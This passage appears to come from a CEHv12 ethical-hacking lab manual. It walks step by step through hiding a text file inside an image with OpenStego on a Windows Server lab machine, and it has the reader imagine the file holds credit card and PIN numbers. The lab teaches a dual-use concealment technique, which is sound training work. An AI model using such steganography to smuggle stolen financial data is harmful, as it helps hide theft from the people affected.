of the image, extract and embed data using LSB steganography techniques and hide images within other image bit planes.

Here, we will show how text can be hidden inside an image using the OpenStego and StegOnline tools.


1. Click **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019** machine.
2. Click **Search** icon ( ) on the **Desktop**. Type **openstego** in the search field, the **OpenStego** appears in the results, click **OpenStego** to launch it.




3. The **OpenStego** main window appears, as shown in the screenshot.



4. Click the **ellipsis** button next to the **Message File** section.




5. The **Open - Select Message File** window appears. Navigate to **Z:\CEHv12 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **New Text Document.txt**, and click **Open**. Assume the text file contains sensitive information such as credit card and pin numbers.

